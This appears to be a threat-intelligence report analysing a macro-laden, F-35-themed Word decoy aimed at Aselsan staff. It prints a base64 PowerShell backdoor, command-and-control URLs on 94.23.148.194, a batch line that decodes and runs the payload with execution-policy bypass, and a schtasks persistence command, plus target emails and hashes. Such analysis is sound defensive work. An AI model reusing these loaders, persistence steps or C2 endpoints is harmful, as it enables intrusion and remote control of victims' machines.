
This method is different from previous attacks, in which that malware was downloaded a C2 server. But, in this attack we did not detect any such request, and the malware were was extracted from the dropper file.

Below is a screen-capture of files with different content.



WARNING: To adjust the encoding of this Microsoft Word™ document, click **Enable Editing** and **Enable Content**.

akgun@aselsan.com.tr	⅃→□□⊢→_□⊢→⅃→_⇕∘∓ℓ□_	_□⊢→aas□□□ℓ⅃→□□⇕∘∓□_	_□⊢→__⅃→□□⊢→_□⊢→ □□⇕∘∓□_
Aykuts@aselsan.com.tr	∘⊢→_□⊢→□□⊢→_aselsan.c□□□⇕ ∘∓⊢→_□⊢→_	∘⊢→_□ℓ aarikan@□⊢→⊢→_□⊢→_□□□⊢→ℓ ⅃→□□⇕∘∓□_	∘⊢→_□ℓ aarikan@□⊢→□□⇕∘∓ □_
mtumcakir@aselsan.com.tr	□_□□□□⊢→_□ℓ⅃→□aselsan.c□ ⇕∘∓□_	□_□□□□ aarikan@⊢→_□ℓ_□⇕∘∓□_	□_□□□□□ aarikan@ℓ⅃→□□⇕∘ ∓□_
□□mtum□□□□⊢→_□ℓ⅃→□□⇕∘∓□_ _com.tr	⇕∘□□_□⊢→_□ℓ⅃→kan@as□□⇕ ∘∓□_	⇕∘□□_□⊢→_□ℓ⅃→□□⇕∘∓□_	bozer@aselsan.com .tr
∓∘≻ℓ⊢→□□ com.tr ⊢→_□ℓ⅃→□□⇕∘∓□_	⊢→⊢→_□□⊢→□□⊢→kan@as_□ℓ_ ⊢→□□⇕∘∓□_	⊢→⊢→_□□⊢→□□⊢→_□ℓ⅃→□□⇕∘ ∓□_	aarikan@aselsan.co m.tr
_⇕⊢→ℓ□ com.tr _□⊢→□□⊢→_□ℓ⅃→□□⇕∘∓□ _	ℏ→□⊢→□⊢→_□⊢→_□ℓ⅃→□□⇕∘ ∓□_	ℏ→□⊢→□⊢→_□⊢→_□ℓ⅃→□□⇕∘ ∓□_	hayakar@aselsan.c om.tr
_⅃→≻□□@□⊢→_□ℓ⅃→□□⇕∘∓□_	_ℏ→lsan.com.t□□_ℓ□□⊢→_□ℓ	_ℏ→□□_ℓ□□⊢→_□ℓ⅃→□□⇕∘∓□	shayirli@aselsan.co



WARNING: To adjust the encoding of this Microsoft Word™ document, click **Enable Editing** and **Enable Content**.

1.1 F-35 Weapons □⊢→_


The biggest physical difference in the capabilities _ℏ□ □□_□ ⊢→_□ _ℏ□□_ _□⊢→∞□ ⇕⊢→□_□

⊢→_□ _ℏ□ □□___ ℏ⊢→_ ⊢→ _□⊢→∞□_ ⇕⊢→□ □□_□□□□ ⊢→⇕⇕∘_⊢→□□ ℓ∘⇕⊢→_□□ ∘□ _ℏ□ ⇕∘__∘∓ ∞ _ℏ□ ≻__□ℓ ⊢→□□□ ⇕⊢→□ ℏ∘ℓ□ _□□ LAU-142/A launchers Δεσιγνεδ φορ αιρ−το−αιρ χομβthat are out of visual range. Each side _□⊢→∞□_ ⇕⊢→□□ ∘□ _ℏ□ fuselage, holds an LAU-141/A launcher _ℏ□ ℓ□≻_ ⊢→□□ _□□ℏ_ ∞ ange missiles. □□□□ℓ□□ □ℏ□ ∓⊢→□□ ⇕

1.2 F-35 Spe□ifi□cat□ion


	F-35 Lightning	F-35 Lightning II
Primary Function	□□_ ℓ□ ≻□□ℏ_□_	Multi-role fighter
Contractor	···∘⇕□ℏ□□□ ⁝⊢→__□□□ □∘□□□□	Lockheed M____□□□□□tin
Power	Two Pratt & Whitney F119-PW-100 turbofan engines with □∘∓□□⊢→□⇕□□ ∓_ℓ_□□_othrust vectoring nozzles.	One Prat_ · □ℏ□_□□□ □__□□ ___⇕∞⊢→n engine

In this attack vector we found that after the target enables the execution of the Macro, an encrypted txt file by the name Win32ApiSyncLog.txt is created. This file contains a base64 encoded Backdoor that downloads the malware from the following URL 94.23.148[.]194/serverscrpit/clientFroneLine/helloServer[.]php.




```
SQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACAAJAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBTAHQAcgBlAGEAbQBSAGUAYQBk
NgBUAGIAZgBTADcANwAzADUAZgBWADcAbQAzADYAYwBXACsANwAvAGsARgArACsAaAAwAFMAKwArAEIAMABpAC8AKwBQADQAdgArAFcAagA3AFcAZgBy
UwBTADEAOQA1AFAAMABUAHIASgB6AEQAVABwADQAKwBlAEMATAA1ADIAVwBCADUAdgBlAEwAOAB5AE4AeAA2AEQARwA2AGwALwAvAEQATQBwADgAZQA4
RwBTAC8ATQBWADkAWABRAEcAYgBRAFQASwBWAGMAcwB2AFYATgBhAG8AbgA3AGEAKwAvAHMAVwAvADIAeQAvACsALwBIAGsAMQBPAGYANABEAHkAagAv
ZQBmAHIAUwAxAGUAKwBlAFgALwBNAGEASgBUAHUAZwBmAFUARgBaAC8AdwBKAE4AagBtAHQASABsADgAUgAvAHcAUgBmADYAVABmADgAQQB4AHcAWgBo
NwBkADAAYgB5AFcAMABkAEEAVQByAEkAcgBmADgARABaAEgAMwBBADgAZQBaADYASABIAGsAcgBGAGYAdABRAGUAMgBIADYAaQBmAE0ANAA4AG0AZwB1
KwBuAG8AcgAxADUAWQBFADkAOABsADgAUwBLAHUANQAyAHcATwB3AGYAZgBDAHcAVABlAEkAZgBOAGwAWABBAEkAegBTAEkAeAA3AHEATQBMAFUAcQBC
awA2AHMARgB0AEkAQgBXAG0AcAA4AFcATQA4AC8AUwBIAFIAcAB2AGMAVQAwAHkAOQB6AEwAeAAxAHQAegAyAGYARQBxADgAVgBVAEEALwArACsATQBB
TgB4AEgAQwBRAGMAOQB4AFIAQgBSADMAZgBIAFQANABDAHUAUQB2AE0AcQBqAFcAaQBDAGgAbwBLAGYATwBXAHMALwByADcAdgBDAHYAeAB1AHYAMwBq
NQArADMATAB5ADAANgBmAFQATgAyAGsAZwBiADMAdABtAGsAcQAyAG0AWQBVAC8AQgBuADgAcQB1AFcAcgAwAG4AdwBnAEkAcQBmAE4AbQBaAFgARwAz
aABaAE8AeAA5AGMAbwBvAFkAZgB6ADkANgB2AGUAKwAxAE0AdABhAEUAbwA3AEkANwBZAHEAdgA5AFYASgBsAFQAQgBUAHgANQBZADUATABlADUAeQBT
NgBpADEARAA3ADUAVQAvAHUASAAvADgAQgBzADYAZgAxAEgAMwBEAGEATgBCADkAUgBpAG0AbAAxAFAASAB2ADYAQgA3AHoANgBBAC8ASwBHAG4AQwBZ
OAB6AEkASQBaADYAYgBTAG0AVgA3AFYAVABBAHYAMgBUAHYAVQBHAGUAdgBmAHcARABqAHAALwArAEEAVQA5AHIAWQBzAGcAdQBmAFcAbwBoAGsAQwBC
OABmAGYAVQBIAEgATAAvADUAQQA3ADUAMABZAGUAWABMAGoARwBLAG8AcgBlACsAOQBKAHYANQBmAFgAbgB5AGYAaAB2AFgANgBEADMAagB6ADYAcABm
YQBWAGwAQQBkAEUAdABLADgAZQBZAGEAMABXAFQAdgArAHEAagBNADIAVQBlAFQAagBOAHoAawBqADcANQBQAFoAcAA5AHoAbgAxAEMAWgB2AGQAWAAz
NQBvADMAWAA3AEIAegB3ADcAKwBDAGoAdwBTAGMASQAzAHIAMQB0AGYAMQBIAHgARwB2AE0AUABCAEgAVgBGAHUAKwBaAE4AQwBPAE0AdAAwAGEARwAr
KwBEACsAMwBPAC8AagBRAGwAdABpADYAQwBHAFcAVgAZAGsAWgBqAHgAMAB5ADYAUABWAGcAdABNAHkAcgBOAGEAMQBDADgAYwBmADQAegBiAHEASQBF
ZwByADkAUAB0AHAAcQAyAEoAeABTADUATwAZADAAeQBmAEYANgBkAC8AdwBJAHUAMgBvAEcAWAA3AEYANwBTAE0AMABWADcANwBNAGQALwBMAFAAMABD
dQBDAEUAeQBYADcAdwBqAGIARwBaAEwARgBHAEIAcwBKAGMASwByADIAMABWAFEAUwB1AGMAYgBjAEsAUQAvAHAAbgBIAHUAUQBBAHYAcAAxADEAegBj
bgBZAEYAcwB4AEYAZQBJAG4AeABDADMARgA1ADcAUQBTAGUAMQBJAFcAZgA4AEEAcAA2AGUAYwAvAG8ASgBoAFIAdwBFAEgAYQArAGsAMQA4ADEAcgA3
ZgAvAFEARgBZAC8AegAwAC8AcQAxACsALwArAFEAUABtAGYAMABEAHgAUgByAFAAawBCAE8AMABQAEsAQgBHAFEAUABuADkARQBxAGUAWQAvADQASQB2
SwB5AGIASgBYAHAANABCAFMARQBJAE8AOABaAHQATAB4ADAAcwBHAHIAYgArADgAaQByAG4AcAA2ACsAdQB3AFAATwBQADQASwAzAFMAMwBKAHIASAB6
UwBuAHMAYwBFAEwAMwBYADIAVwBsAE8AVwBTAHkAVAAvAEoAWAB2AEUATwBuAEgARQBYAFYASQBQAFcAZgBuAG8AaQB1AFQANwBPAFgAaQBXAGwAawBI
ZQBsADYAZABBUACsARwBCAGYAdgBpAEMAcQAvAEwAUgBuACsATgBqAHUAWQBTAEoAbQBJAHAAMgA2AEIAdQByAHoAUgBPAGoASQBVAEoASgArAGkAZABu
WgBlAHAARgBnAHkATwBpAG4AagB3AHkAUgByAFoASgBOAHgAZQBOAEcAawBCAHEANAB6AFIALwBQAEsAdgBEAE4AUwBuAHcAUgB5AFYAWgBEAGkAMABq
WgA0AGQAbQBwAGIAegArACsAeQBQADYAQQBZADYAVgBuAFAANwA2AGsARQBjAEwAUABJAFAAMQBDAHEAYQBjAC8AQQBCAEgARQA5AE0AdQB5AC8AQQBQ
cAAxADAAdgBlAHcAVgBjADcAWQAvAHAAUwAxAFUAVQBnADQAQgBsAEYAaQAxAGgARwArAHYAMgBuAGYAOABEAGkAYQBYADMAYQBrAEgATABtAEUAVQB3
TwB5AHkAcQBPADAAZQBTAFgATQBQAG4AQQBMAGcAawBGAFgAcgBCAFgANABDAGIANABYAHgAcAA2ADAAZgByAEoAbAA4AGEAVABJAGoARwBtAHQAUwBY
NwBIAHUATABlAEYAeABmAGYAagAxAGgAbwByAEcAVgBTAGwAaABPAEoAcgB0AHoAUAAxAG4ANQBjAHYAUQBIAFAAVQB5AGIAQwBKAEIAdABzAHkAcwB2
NgArAFIAVgBuACsAbwAxAEgAWgBLAFAALwBPAHEAZQBrAEYASQBYAGkAcgAvAHYAaABmADAATwArAE0ATwBVAFgALwA0AEEAdgBxAHEAZQBuAFgAZgAr
aABZADAAUQBLAGoARwBoADAAcgBXADEAMQB4AE8AYgBWADIAUAByAHIAQwBTAGwAUgBqAFIARwBlAFYAOQBYAFgAWgBwADEAdgAvAHcARwBuAEoAWgBZ
NwBBAHAAOQBEAEIAUQBDAC8AcwB2AGcAZwBGAGUAQgBiAEcARABFAHcANwBOAFEAagBxAFIAUQBLAE8ATgB1AFkAZAAyAHgARwBKAFQAdQB3AEEAeABt
KwBTAFEARQAyAHAAZgBBAHgAWABBAFAAHEAcQBVAEsAQgBCAHEAKwBqAHIAMAA4AFkAcABMAG4ATABYAE8ASAB2AEgATwBSAGoAeQBGAEMAaABrACsANABx
```

Win32ApiSyncLog.txt Date modified: 4/11/2019 9:07 PM Date created: 4/11/2019 9:06 PM
Text Document Size: 34.3 KB




```
http://94.23.148.194/serverScript/clientFrontLine/helloServer.php
http://94.23.148.194/serverScript/clientFrontLine/getCommand.php
http://94.23.148.194/serverScript/clientFrontLine/setCommandResult.php
```

Furthermore, a Batch file named Win32ApiSync.bat, which contains the script in charge of running the aforementioned code is created.



```
start /MIN powershell -exec bypass -w 1 -Command "$ec=get-content -Path 'C:\ProgramData\Win32ApiSyncLog.txt';$dc=
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($ec));Invoke-Expression $dc"
```

This script creates a scheduled task (schtasks) that creates, reads and extracts the Win32ApiSync file every hour.




```
start /MIN schtasks /Create /F /SC HOURLY /MO 1 /TN Win32ApiSyncTask /TR "C:\ProgramData\Win32ApiSync.bat"
```

However, unlike the first document, despite the “enable content” prompt, this document does not contain any malicious Macros.

This may explain way, unlike the other file, no PowerShell were installed on the computer via an Excel process. From the OLE details it seems that the file was recently edited by an individual named ” Babak Amiri”.

When searching for additional files additional by this author we detected several documents, but they too did not contain any Macros.




Macro name: AutoOpen

AutoOpen
utf8Encoding


Macros in: All active templates and documents

Description:



File information

MD5	5c6148619abb10bb3789dcfb32f759a6
SHA-1	9732cf8c9e84e992d8856537dc5988371bb73f7c
SHA-256	bef9051bb6e85d94c4cfc4e03359b31584be027e87758483e3b1e65d389483e6
ssdeep	12288:3zwjL9+sC3QFiiQuBpKMPkHqD6jv2/wGhSnUdksu:30MsC3QFiiQuBpKMPuBkxksu
Size	(bytes 733696) ק"ב 716.5
Type	MS Word Document
Magic	CDF V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Template: Normal.dotm, Last Saved By: Babak Amiri, Revision Number: 244, Name of Creating Application: Microsoft Office Word, Total Editing Time: 12:41:00, Create Time/Date: Sun Feb 17 06:17:00 2019, Last Saved Time/Date: Wed Apr 03 18:51:00 2019, Number of Pages: 3, Number of Words: 304, Number of Characters: 1739, Security: 0
TrID	(Microsoft Word document (54.2% (Microsoft Word document (old ver.) (32.2% (Generic OLE2 / Multistream Compound File (13.5%



MD5	8a7b2167c14a0158b3e9a43453a3e8f3
SHA-1	a1fa4ca930448d7660cd042c9c8d7e66fc7948f8
SHA-256	0c15fee57399462b192f4f35de3b37417afa519fda429540503c1f6e9a7b88c4
ssdeep	wSi8iS8px8SMDter0ZQko7RKDKMZX+8ozVN0jBS7JnoctjhNS:5q3yy0Z9eRMZ6z7pJnVNS:384
Size	(bytes 40960) ק"ב 40.0
Type	MS Word Document
Magic	CDF V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Author: Gladiator_CRK, Template: Normal.dotm, Last Saved By: Windows User, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Total Editing Time: 01:00, Create Time/Date: Sat Mar 16 12:13:00 2019, Last Saved Time/Date: Sat Mar 16 12:15:00 2019, Number of Pages: 1, Number of Words: 0, Number of Characters: 0, Security: 0
TrID	(Microsoft Word document (54.2% (Microsoft Word document (old ver.) (32.2% (Generic OLE2 / Multistream Compound File (13.5%

Indicators

Indicators of Compromise (IoC) are available for subscribers of ClearSky threat intelligence services in MISP events numbers – 1449, 1493

```
d4de6b8ffcd878359315594515dd33c0
cc183b583d24147766533876d9b9b54b6f1f4aaf
d4de6b8ffcd878359315594515dd33c0
21aebece73549b3c4355a6060df410e9
2b938a9b20e7abcadd28a0f461a4e5d8
062a8728e7fcf2ff453efc56da60631c738d9cd6853d8701818f18a4e77f8717
4dd641df0f47cb7655032113343d53c0e7180d42e3549d08eb7cb83296b22f60
eed599981c097944fa143e7d7f7e17b1
